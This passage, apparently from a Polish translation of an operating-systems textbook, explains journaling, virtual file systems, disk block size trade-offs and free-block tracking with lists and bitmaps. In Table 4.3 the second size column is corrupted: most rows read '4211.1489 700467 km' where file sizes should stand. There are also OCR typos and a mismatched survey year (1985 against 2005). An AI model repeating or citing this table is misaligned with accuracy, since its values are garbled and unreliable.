
System NTFS wykorzystuje rozbudowany mechanizm księgowania i jego struktura rzadko ulega zniszczeniu z powodu awarii systemu. Nad mechanizmem tym pracowano od momentu pierwszego wydania systemu Windows NT w 1993 roku. Pierwszym linuksowym systemem plików wykorzystującym księgowanie był ReiserFS, choć nie zyskał on zbytniej popularności ze względu na brak zgodności ze standardowym wtedy systemem plików ext2. Dla odróżnienia system ext3, który jest mniej ambitnym projektem niż ReiserFS, również wykorzystuje księgowanie, choć zachowuje zgodność z poprzednim systemem ext2.

4.3.7. Wirtualne systemy plików

Istnieje wiele systemów plików, nawet dla tego samego systemu operacyjnego, a często nawet na tym samym komputerze. System Windows może wykorzystywać główny system plików NTFS, ale także starsze napędy z partycjami FAT-32 lub FAT-16, zawierające stare, choć ciągle potrzebne dane. Od czasu do czasu może być również potrzebny CD-ROM lub DVD (każdy wyposażony w oddzielny, unikatowy system plików). System Windows obsługuje te oddzielne systemy plików poprzez identyfikowanie każdego z nich za pomocą osobnej litery dysku, np. C:, D: itp. Kiedy proces otwiera plik, litera napędu jest podana jawnie lub wyznaczona niejawnie, dzięki czemu Windows wie, do jakiego systemu plików przekazać żądanie. Windows nie podejmuje próby zintegrowania heterogenicznych systemów plików w zunifikowaną całość.

Dla odróżnienia wszystkie współczesne systemy uniksowe dążą do zintegrowania wielu systemów plików w pojedynczą strukturę. W systemie Linux może działać ext2 jako główny system plików, a w nim może być zamontowana partycja ext3 w katalogu /usr oraz drugi dysk twardy z systemem plików ReiserFS zamontowanym w katalogu /home. Może być również napęd CD-ROM ISO 9660 tymczasowo zamontowany w katalogu /mnt. Z punktu widzenia użytkownika istnieje pojedyncza hierarchia systemu plików. To, że obejmuje ona wiele (niezgodnych ze sobą) systemów plików, nie jest widoczne dla użytkowników czy procesów.

Obecność wielu systemów plików jest jednak bardzo wyraźnie widoczna z poziomu implementacji. Począwszy od pionierskich prac prowadzonych w firmie Sun Microsystems [Kleiman, 1986], w większości uniksowych systemów operacyjnych wykorzystywana jest koncepcja wirtualnego systemu plików **VFS** (od ang. *Virtual File System*), która jest próbą zintegrowania wielu systemów plików w uporządkowaną strukturę. Kluczowa idea polega na wyodrębnieniu wspólnej części wszystkich typów systemów plików i umieszczeniu jej w oddzialej warstwie wywołującej konkretne systemy plików w celu właściwego zarządzania danymi. Ogólną strukturę zilustrowano na rysunku 4.15. Poniższa dyskusja nie jest specyficzna dla Linuksa, FreeBSD ani żadnej innej wersji Uniksa, a jej zadaniem jest przedstawienie ogólnej koncepcji działania wirtualnych systemów plików w środowisku UNIX.



Rysunek 4.15. Miejsce wirtualnego systemu plików

Wszystkie wywołania systemowe związane z plikami są kierowane do wirtualnego systemu plików w celu ich wstępnego przetworzenia. Wywołania te, przychodzące od różnych procesów, stanowią standardowe wywołania POSIX, takie jak open, read, write, lseek itd. Tak więc system VFS ma „wyższy” interfejs do procesów użytkownika i jest nim dobrze znany interfejs POSIX.

System VFS jest również wyposażony w „niższy” interfejs do konkretnego systemu plików. Na rysunku 4.15 oznaczono go etykieta *interfejs VFS*. Składa się on z kilkudziesięciu wywołań

funkcji, które system VFS może skierować do poszczególnych systemów plików w celu wykonania pracy. Aby zatem stworzyć nowy system plików, który działa z VFS, projektanci nowego systemu plików muszą się upewnić, że obsługuje on wszystkie wywołania funkcji, których wymaga system VFS. Oczywistym przykładem takiego wywołania jest funkcja, która odczytuje specyficzny blok z dysku, umieszcza go w podręcznej pamięci buforowej i zwraca wskaźnik, który do niego prowadzi. Tak więc system VFS ma dwa odrębne interfejsy: wyższy do procesów użytkownika i niższy do konkretnych systemów plików.

O ile większość systemów plików działających pod kontrolą VFS reprezentuje partieje na lokalnym dysku, o tyle nie zawsze tak jest. Pierwotną motywacją, dla której firma Sun stworzyła system VFS, była obsługa zdalnych systemów plików z wykorzystaniem protokołu *NFS* (od ang. *Network File System*). Zgodnie z projektem systemu VFS, o ile konkretny system plików dostarcza funkcji wymaganych przez VFS, system ten nie wie i nie dba o to, gdzie dane są zapisane, ani o to, jaki system plików nimi zarządza.

Wewnętrznie większość implementacji VFS wykorzystuje strukturę obiektową, pomimo że są one napisane w języku C, a nie C++. Standardowo obsługiwanych jest kilka kluczowych typów obiektowych. Należą do nich blok identyfikacyjny (ang. *superblock*) opisujący system plików, v-węzeł (opisujący plik) oraz katalog (opisujący katalog systemu plików). Z każdym z nich są powiązane operacje (metody), które muszą obsługiwać konkretne systemy plików. Dodatkowo system VFS ma pewne wewnętrzne struktury danych do własnego użytku. Są to m.in. tablica montowania oraz tablica deskryptorów plików służąca do śledzenia wszystkich otwartych plików w procesach użytkownika.

Aby zrozumieć sposób działania systemu VFS, spróbujmy krok po kroku przeanalizować przykład. Podczas uruchamiania w systemie VFS rejestruję się główny system plików. Dodatkowo w momencie montowania innych systemów plików — w czasie startu systemu lub podczas działania — one również muszą się zarejestrować w systemie VFS. Rejestracja systemu plików w gruncie rzeczy polega na dostarczeniu listy adresów funkcji wymaganych przez system VFS — w zależności od wymagań w postaci jednego długiego wektora wywołań (tablicy) lub kilku wektorów, po jednym dla każdego obiektu VFS. Kiedy zatem system plików zarejestruje się w systemie VFS, system ten wie, jak — przykładowo — przeczytać z niego blok. Po prostu wywołuje odpowiednią funkcję w wektorze dostarczonym przez system plików. Na podobnej zasadzie system VFS wie również, w jaki sposób wykonać wszystkie inne funkcje, które musi dostarczyć konkretny system plików: po prostu wywołuje funkcję, której adres został dostarczony podczas rejestracji systemu plików.

Po zamontowaniu systemu plików można z niego skorzystać. Jeśli np. system plików został zamontowany w katalogu */usr*, a proces wykona następujące wywołanie:


```
open("/usr/include/unistd.h", O_RDONLY)
```

podczas analizy składowej ścieżki, to system VFS zobaczy, że zamontowano system plików w katalogu */usr* i zlokalizuje jego blok identyfikacyjny poprzez przeszukanie listy bloków identyfikacyjnych zamontowanych systemów plików. Po wykonaniu tej czynności system VFS odnajdzie katalog główny zamontowanego systemu plików i poszuka w niej ścieżki *include/unistd.h*. Następnie system VFS stworzy v-węzeł i odwoła się do konkretnego systemu plików, a ten zwróci informacje w i-węźle pliku. Informacje te zostaną następnie skopiowane do v-węzła (w pamięci RAM), razem z innymi danymi, przede wszystkim wskaźnikiem do tablicy funkcji potrzebnych do wywoływanego operacji na v-węzłach — *read*, *write*, *close* itp.

Po utworzeniu v-węzła system VFS tworzy wpis w tablicy deskryptorów pliku, dotyczący procesu wywołującego, i ustawia go w taki sposób, by wskazywał na nowy v-węzeł (puryści

pewnie zauważą, że deskryptor pliku właściwie wskazuje na inną strukturę danych zawierającą bieżącą pozycję pliku oraz wskaźnik do v-węzła, ale te szczegóły nie są ważne dla naszych celów). Na koniec system VFS zwraca deskryptor pliku do procesu wywołującego. Dzięki temu może go wykorzystać do czytania, pisania i zamknięcia pliku.

Później, kiedy proces będzie realizował odczyt za pomocą deskryptora pliku, system VFS zlokalizuje v-węzeł z procesu i tabel deskryptora i podaży za wskaźnikiem do tablicy funkcji. Wszystkie one są adresami wewnętrz konkretnego systemu plików, w którym rezyduje żądany plik. W tym momencie system wywołuje funkcję obsługującą odczyt, a kod wewnętrz konkretnego systemu plików odczytuje żądany blok. System VFS nie ma pojęcia, czy dane pochodzą z lokalnego dysku, zdalnego systemu plików w sieci, napędu CD-ROM, dysku pendrive, czy jakiegoś innego nośnika. Wykorzystywane struktury danych zaprezentowano na rysunku 4.16. Począwszy od numeru procesu wywołującego oraz deskryptora pliku, lokalizowane są po kolei v-węzeł, wskaźnik do funkcji odczytywającej oraz funkcji dostępu w obrębie konkretnego systemu plików.



Rysunek 4.16. Uproszczony widok struktur danych i kodu używany przez system VFS oraz specyficzny system plików w celu realizacji odczytu

Dzięki takiej strukturze dodawanie nowych systemów plików jest stosunkowo proste. Przed stworzeniem systemu plików jego projektanci najpierw pobierają listę wywołań funkcji oczekiwanych przez system VFS, a następnie piszą swój system plików, który je wszystkie dostarcza. Alternatywnie, jeśli system plików już istnieje, muszą oni dostarczyć funkcje opakowujące, wykonujące operacje oczekiwane przez system VFS. W tym celu wykonują jedno rodzime wywołanie konkretnego systemu plików lub kilka takich wywołań.

4.4. ZARZĄDZANIE SYSTEMEM PLIKÓW I OPTYMALIZACJA

Stworzenie działającego systemu plików to jedno, a stworzenie takiego systemu plików, który działa wydajnie i spełnia swoją rolę w praktyce, to coś całkiem innego. W poniższych punktach przyjrzymy się niektórym problemom związanym z zarządzaniem dyskami.

4.4.1. Zarządzanie miejscem na dysku

Pliki są standardowo zapisane na dysku, zatem głównym problemem projektantów systemów plików jest zarządzanie miejscem na dysku. Przy zapisywaniu pliku o rozmiarze n bajtów, można zastosować dwie ogólne strategie: zaalokować ciągły blok n bajtów w przestrzeni dyskowej lub podzielić plik na kilka bloków (które nie muszą ze sobą sąsiadować). Ten sam problem występuje w systemach zarządzania pamięcią, gdzie należy rozstrzygnąć, czy stosować klasyczną segmentację, czy stronicowanie.

Jak się przekonaliśmy, z zapisaniem pliku w postaci ciągłej sekwencji bajtów wiąże się oczywisty problem, który polega na tym, że w miarę jak plik się rozrasta, powstaje konieczność przeniesienia go na dysk. Ten sam problem dotyczy segmentów w pamięci, poza tym, że przemieszczanie segmentów w pamięci jest stosunkowo szybką operacją w porównaniu z przesunięciem pliku z jednej pozycji dyskowej do innej. Z tego powodu niemal wszystkie systemy plików dzielą pliki na bloki o stałym rozmiarze, które nie muszą być sąsiednie.

Rozmiar bloku

Po podjęciu decyzji o zapisaniu plików w blokach o stałym rozmiarze powstaje pytanie o to, jak duże powinny być bloki. Jeśli wziąć pod uwagę sposób, w jaki są zorganizowane dyski, oczywistymi kandydatami na jednostki alokacji wydają się sektor, ścieżka i cylinder (choć wszystkie one są zależne od urządzenia, co jest ich minusem). W systemie ze stronicowaniem ważnym konkurentem jest również rozmiar strony.

Wybór bloku o dużych rozmiarach oznacza, że każdy plik, nawet 1-bajtowy, zajmuje cały cylinder. Oznacza to również, że niewielkie pliki marnotrawią duże ilości miejsca na dysku. Z drugiej strony niewielki rozmiar bloku oznacza, że większość plików zajmuje wiele bloków. W związku z tym ich odczyt wymaga wielu operacji wyszukiwania. Do tego dochodzą opóźnienia związane z obrotami dysku, a to wpływa na obniżenie wydajności. A zatem jeśli jednostka alokacji jest zbyt duża, tracimy miejsce na dysku, jeśli jest zbyt mała, tracimy czas.

Dokonanie dobrego wyboru wymaga posiadania informacji na temat dystrybucji rozmiaru plików. W pracy [Tanenbaum et al., 2006] przedstawiono badania nad dystrybucją rozmiaru plików na Wydziale Informatyki dużego uniwersytetu (Uniwersytet Stanu Virginia) w 1984 roku i później w 2005, a także na komercyjnym serwerze WWW, na którym działał serwis polityczny (www.electoral-vote.com). Wyniki pokazano w tabeli 4.3. Każdemu rozmiarowi plików odpowiadającemu potędze liczby dwa przyporządkowano procent wszystkich plików mniejszych lub równych dla każdego z trzech zestawów danych. Przykładowo w 2005 roku 59,13% plików w systemie Uniwersytetu Virginia miało rozmiar 4 kB lub mniejszy, a 90,84% wszystkich plików miało rozmiar 64 kB lub mniejszy. Średni rozmiar pliku wynosił 2475 bajtów. Niektórym osobom ten mały rozmiar plików może się wydawać zaskakujący.

Tabela 4.3. Procent plików mniejszych od podanego rozmiaru (w bajtach)

Rozmiar	Uniwersytet Virginia 1984	Uniwersytet Virginia 2005	Serwer WWW	Rozmiar	Uniwersytet Virginia 1984	Uniwersytet Virginia 2005	Serwer WWW
1	1.79	1.38	6.67	4211.1489 700467 km	92.53	78.92	86.79
2	1.88	1.53	7.67	4211.1489 700467 km	97.21	85.87	91.65
4	2.01	1.65	8.33	4211.1489 700467 km	99.18	90.84	94.80
8	2.31	1.80	11.30	4211.1489 700467 km	99.84	93.73	96.93
16	3.32	2.15	11.46	4211.1489 700467 km	99.96	96.12	98.48
32	5.13	3.15	12.33	4211.1489 700467 km	100.00	97.73	98.99
64	8.71	4.98	26.10	4211.1489 700467 km	100.00	98.87	99.62
128	14.73	8.03	28.49	2 MB	100.00	99.44	99.80
256	23.09	13.29	32.10	4211.1489 700467 km	100.00	99.71	99.87
512	34.44	20.62	39.94	4211.1489 700467 km	100.00	99.86	99.94
1 kB	48.05	30.91	47.82	4211.1489 700467 km	100.00	99.94	99.97
2 kB	60.87	46.09	59.44	4211.1489 700467 km	100.00	99.97	99.99
4 kB	75.31	59.13	70.64	4211.1489 700467 km	100.00	99.99	99.99
8 kB	84.97	69.96	79.69	4211.1489 700467 km	100.00	99.99	100.00


Jakie wnioski można wyciągnąć na podstawie tych danych? Z jednej strony przy bloku o rozmiarze 1 kB tylko 30 – 50% wszystkich plików zmieści się w pojedynczym bloku, podczas gdy w przypadku bloku o rozmiarze 4 kB procent plików, które mieszczą się w bloku, wzrasta do poziomu 60 – 70%. Inne dane zamieszczone w artykule pokazują, że przy 4-kilobajtowym bloku 93% bloków dyskowych jest używanych przez 10% największych plików. Oznacza to, że marnotrawstwo pewnej ilości miejsca na końcu każdego z małych plików ma niewielkie znaczenie, ponieważ dysk jest wypełniony wieloma dużymi plikami (klipami wideo), a całkowita ilość miejsca zajmowanego przez niewielkie pliki prawie nie ma znaczenia. Nawet podwojenie miejsca zajmowanego przez 90% najmniejszych plików byłoby ledwie dostrzegalne.

Z drugiej strony wykorzystywanie niewielkich bloków oznacza, że każdy plik będzie się składał z wielu bloków. Odczyt każdego bloku standardowo wymaga wykonania operacji wyszukiwania oraz jest związany z opóźnieniem spowodowanym obrotami dysku. W związku z tym odczyt pliku składającego się z wielu małych bloków będzie wolny.

Dla przykładu rozważmy sytuację dysku o pojemności 1 MB na ścieżkę, z czasem obrotu 8,33 ms oraz średnim czasem wyszukiwania 5 ms. Czas odczytania bloku k bajtów (w milisekundach) będzie sumą opóźnień związanych z wyszukiwaniem, obrotami oraz transferem:

$$5 + 4,165 + (k/1000000) \times 8,33$$

Ciągła krzywa z rysunku 4.17 pokazuje szybkość czytania danych dla takiego dysku w funkcji rozmiaru bloku. W celu obliczenia wydajności miejsca na dysku trzeba przyjąć założenie dotyczące średniego rozmiaru pliku. Dla uproszczenia przyjmijmy, że wszystkie pliki mają rozmiar 4 kB. Chociaż liczba ta jest nieco większa od danych zmierzonych na Uniwersytecie Virginia, studenci prawdopodobnie mają więcej małych plików, niż można znaleźć w centrum obliczeniowym skali przemysłowej, zatem taka wartość będzie lepszym przybliżeniem. Linia przerywana na rysunku 4.17 pokazuje ekonomiczność wykorzystania miejsca na dysku w funkcji rozmiaru bloku.



Rysunek 4.17. Krzywa przerywana (skala z lewej strony) dotyczy szybkości transferu danych dysku; krzywa ciągła (skala z prawej strony) dotyczy ekonomiczności wykorzystania miejsca na dysku; wszystkie pliki mają rozmiar 4 kB

Dwie krzywe zamieszczone na rysunku można interpretować w następujący sposób: czas dostępu do bloku jest całkowicie zdominowany przez czas wyszukiwania i opóźnienia związane z obrotem, zatem jeśli przyjmiemy, że dostęp do bloku kosztuje nas 9 ms, to im więcej danych uda się pobrać, tym lepiej. W związku z tym szybkość transferu danych wzrasta prawie liniowo z rozmiarem bloku (aż do momentu, w którym transfer zajmuje tak dużo czasu, że zaczyna to mieć znaczenie).

Teraz rozważmy ekonomiczność wykorzystania miejsca na dysku. Przy plikach o rozmiarze 4 kB oraz blokach 1-kilobajtowym, 2-kilobajtowym lub 4-kilobajtowym pliki zużywają odpowiednio 4, 2 i 1 blok, bez strat. Przy bloku o rozmiarze 8 kB i 4-kilobajtowych plikach ekonomiczność wykorzystania miejsca na dysku spada do 50%, a przy bloku o rozmiarze 16 kB do 25%. W praktyce bardzo niewiele plików ma rozmiar będący dokładną wielokrotnością rozmiaru bloku, zatem pewna ilość miejsca w ostatnim bloku pliku zawsze jest tracona.

Z krzywych wynika jednak, że wydajność i wykorzystanie miejsca na dysku z natury rzeczy kłócą się ze sobą. Małe bloki są złe ze względów wydajnościowych, ale dobre z punktu widzenia wykorzystania miejsca na dysku. Dla danych przyjętych w przykładzie nie ma racjonalnego kompromisu. Rozmiar najbliższy miejscu, w którym te dwie krzywe się przecinają, wynosi 64 kB, ale wartość tej odpowiada szybkość transferu danych wynoszącą zaledwie 6,6 MB/s. Ekonomiczność wykorzystania miejsca wynosi w tym przypadku około 7%. Żadna z tych wartości nie jest zbyt dobra. Dawniej w systemach plików stosowano rozmiary z zakresu od 1 kB do 4 kB, ale przy dyskach o rozmiarach przekraczających 1 TB lepiej zwiększyć rozmiar bloku do 64 kB i zaakceptować stracone miejsca na dysku. Miejsce na dysku nie jest obecnie zasobem deficytowym.


Vogels przeprowadził badania mające na celu sprawdzenie, czy wykorzystanie plików w systemie Windows NT różni się od wykorzystania plików w systemie UNIX. W związku z tym wykonał pomiary plików na Uniwersytecie Cornell [Vogels, 1999]. Zaobserwował, że korzystanie z plików w systemie Windows NT jest bardziej skomplikowane niż w Uniksie. Sformułował następujący wniosek:

Kiedy wpiszemy kilka znaków w edytorze tekstu Notatnik, to próba zapisania go w pliku spowoduje zainicjowanie 26 wywołań systemowych, włącznie z 3 nieudanymi próbami otwarcia pliku, 1 nadpisaniem pliku oraz 4 dodatkowymi sekwencjami otwierania i zamknięcia.

Zaobserwował on średni rozmiar plików tylko odczytywanych — 1 kB, plików tylko zapisywanych — 2,3 kB, a plików odczytywanych i zapisywanych — 4,2 kB. Jeśli wziąć pod uwagę różne techniki pomiaru zbioru danych, a także rok, wyniki te można uznać za zgodne z wynikami uzyskanymi na Uniwersytecie Virginia.

Śledzenie wolnych bloków

Po wyborze rozmiaru bloku następnym problemem jest sposób śledzenia wolnych bloków. Powszechnie wykorzystywane są dwie metody, co pokazano na rysunku 4.18. Pierwsza polega na zastosowaniu jednokierunkowej listy bloków dyskowych, gdzie każdy z bloków zawiera tyle numerów wolnych bloków dyskowych, ile się zmieści. W przypadku 1-kilobajtowego bloku i 32-bitowego numeru bloku dyskowego każdy blok listy bloków wolnych zawiera 255 numerów wolnych bloków (jedno miejsce jest potrzebne do przechowywania wskaźnika do następnego bloku). Rozważmy 1-terabajtowy dysk zawierający blisko miliardów bloków dyskowych. Zapisanie wszystkich tych adresów, przy 255 adresach na blok, wymaga około 1,9 milionów bloków dyskowych. Ogólnie rzecz biorąc, do przechowywania listy wolnych bloków są wykorzystywane wolne bloki, zatem to miejsce jest w zasadzie wolne.



Rysunek 4.18. (a) Przechowywanie informacji o wolnych blokach na liście jednokierunkowej; (b) mapa bitowa

Inna technika zarządzania wolnym miejscem na dysku polega na wykorzystaniu mapy bitowej. Dysk zawierający n bloków wymaga mapy bitowej zawierającej n bitów. Bloki wolne na mapie są reprezentowane przez jedynki, bloki przydzielone — przez zera (lub odwrotnie). Dla przytoczonego przykładu 1-terabajtowego dysku potrzeba 1 miliarda bitów na mapę, co wymaga zapisania nieco poniżej 130 tysięcy 1-kilobajtowych bloków. Nie dziwi fakt, że mapa bitowa wymaga mniej miejsca, ponieważ używa 1 bitu na blok, a nie 32 bitów, jak w przypadku modelu bazującego na liście jednokierunkowej. Mechanizm z listami jednokierunkowymi będzie wymagał mniej bloków niż w przypadku modelu z mapą bitową tylko wtedy, gdy dysk będzie prawie pełny (tzn. będzie miał mało wolnych bloków).


Jeśli wolne bloki występują w formie długich sekwencji kolejnych bloków, to system listy wolnych bloków można zmodyfikować w taki sposób, aby śledzić sekwencje bloków zamiast pojedynczych bloków. Z każdym blokiem można powiązać 8-, 16- lub 32-bitowy licznik, który informuje o liczbie kolejnych wolnych bloków. W najlepszym przypadku, jeśli dysk będzie pusty, można go opisać za pomocą dwóch liczb: adresu pierwszego wolnego bloku oraz liczby wolnych bloków. Z drugiej strony, jeśli dysk będzie poważnie pofragmentowany, śledzenie sekwencji bloków okaże się mniej wydajne niż śledzenie indywidualnych bloków, ponieważ będzie wymagało zapisania nie tylko adresu, ale także licznika.

Ta sytuacja ilustruje problem, z jakim często borykają się projektanci systemów operacyjnych. Istnieje wiele struktur danych i algorytmów, które można wykorzystać do rozwiązania problemu. Wybór najlepszego wymaga posiadania danych, których projektanci nie mają i nie będą mieć do czasu, kiedy system zostanie wdrożony i będzie intensywnie wykorzystywany. A nawet wtedy potrzebne dane mogą być niedostępne. Przykładowo nasze własne pomiary rozmiaru plików, pomiary wykonane na Uniwersytecie Virginia w latach 1984 i 1985, dane z serwera WWW oraz z Uniwersytetu Cornell to tylko cztery próbki. Choć to znacznie więcej niż nic, nie mamy pojęcia, czy są one reprezentatywne także dla komputerów domowych, korporacyjnych, rządowych i innych. Przy odrobinie wysiłku moglibyśmy zebrać kilka próbek z innych typów komputerów, ale nawet wtedy ekstrapolacja do wszystkich pomierzonych komputerów byłaby niewłaściwa.

Wróćmy na chwilę do metody listy wolnych bloków — w tym przypadku w pamięci głównej musi być przechowywany tylko jeden blok wskaźników. W momencie tworzenia pliku potrzebne bloki są pobierane z bloku wskaźników. Kiedy ten się wyczerpie, z dysku wczytywany jest nowy blok wskaźników. Na podobnej zasadzie, kiedy plik zostanie usunięty, jego bloki są zwalniane i dołączane do bloku wskaźników w pamięci głównej. Kiedy ten blok się zapełni, zostaje zapisany na dysk.

W pewnych okolicznościach metoda ta prowadzi do wykonywania niepotrzebnych operacji wejścia-wyjścia. Rozważmy sytuację z rysunku 4.19(a), w której w bloku wskaźników w pamięci jest miejsce tylko na dwa dodatkowe wpisy. Jeśli zostanie zwolniony plik składający się z trzech bloków, blok wskaźników przepełni się i będzie musiał być zapisany na dysk, co doprowadzi do sytuacji z rysunku 4.19(b). Jeśli teraz zostanie zapisany na dysk plik składający się z trzech bloków, pełny blok wskaźników będzie musiał być wczytany ponownie, co doprowadzi do sytuacji z rysunku 4.19(a). Jeśli zapisany przed chwilą plik złożony z trzech bloków był tymczasowy, to w momencie jego zwalniania potrzebny będzie dodatkowy zapis na dysk — w celu zapisania pełnego bloku wskaźników. Krótko mówiąc, kiedy blok wskaźników jest prawie pusty, obsługa kilku plików tymczasowych może spowodować konieczność wykonywania wielu operacji wejścia-wyjścia.

Alternatywnym podejściem pozwalającym uniknąć wykonywania większości operacji wejścia-wyjścia jest podział pełnego bloku wskaźników. Tak więc zamiast przechodzić z sytuacji



Rysunek 4.19. (a) Prawie pełny blok wskaźników do zwolnienia bloków dyskowych w pamięci i trzy bloki wskaźników na dysku; (b) rezultat zwolnienia pliku składającego się z trzech bloków; (c) alternatywna strategia obsługi trzech bloków wolnych; wpisy wyróżnione szarym kolorem reprezentują wskaźniki do wolnych bloków dyskowych

pokazanej na rysunku 4.19(a) do sytuacji z rysunku 4.19(b), w momencie zwolnienia trzech bloków przechodzimy z sytuacji pokazanej na rysunku 4.19(a) do sytuacji na rysunku 4.19(c). Teraz system może obsługiwać zbiór tymczasowych plików bez wykonywania dyskowych operacji wejścia-wyjścia. Jeśli blok w pamięci się zapełni, zostanie zapisany na dysk, a następnie zostanie wczytany z dysku blok w połowie pełny. Idea w tej sytuacji jest taka, aby utrzymywać większość bloków wskaźników na dysku w stanie pełnym (w celu jak najmniejszego zużycia miejsca na dysku), ale by jeden blok w pamięci był mniej więcej do połowy pełny, tak by można było obsługiwać zarówno operację utworzenia pliku, jak i jego usunięcia bez konieczności wykonywania dyskowych operacji wejścia-wyjścia na liście bloków wolnych.


W przypadku mapy bitowej możliwe jest również utrzymywanie tylko jednego bloku w pamięci i odwoływanie się do dysku po kolejny tylko wtedy, gdy bieżący stanie się pełny lub pusty. Dodatkowa korzyść w tym podejściu polega na tym, że dzięki wykonywaniu wszystkich alokacji z pojedynczego bloku bitmapy bloki dyskowe będą blisko siebie, co zminimalizuje ruchy głowicy dysku. Ponieważ mapa bitowa jest strukturą danych o stałym rozmiarze, to jeśli jądro wykorzystuje (przynajmniej częściowo) stronicowanie, można umieścić mapę bitową w pamięci wirtualnej i w miarę potrzeb pobierać z niej potrzebne strony.

Limity dyskowe

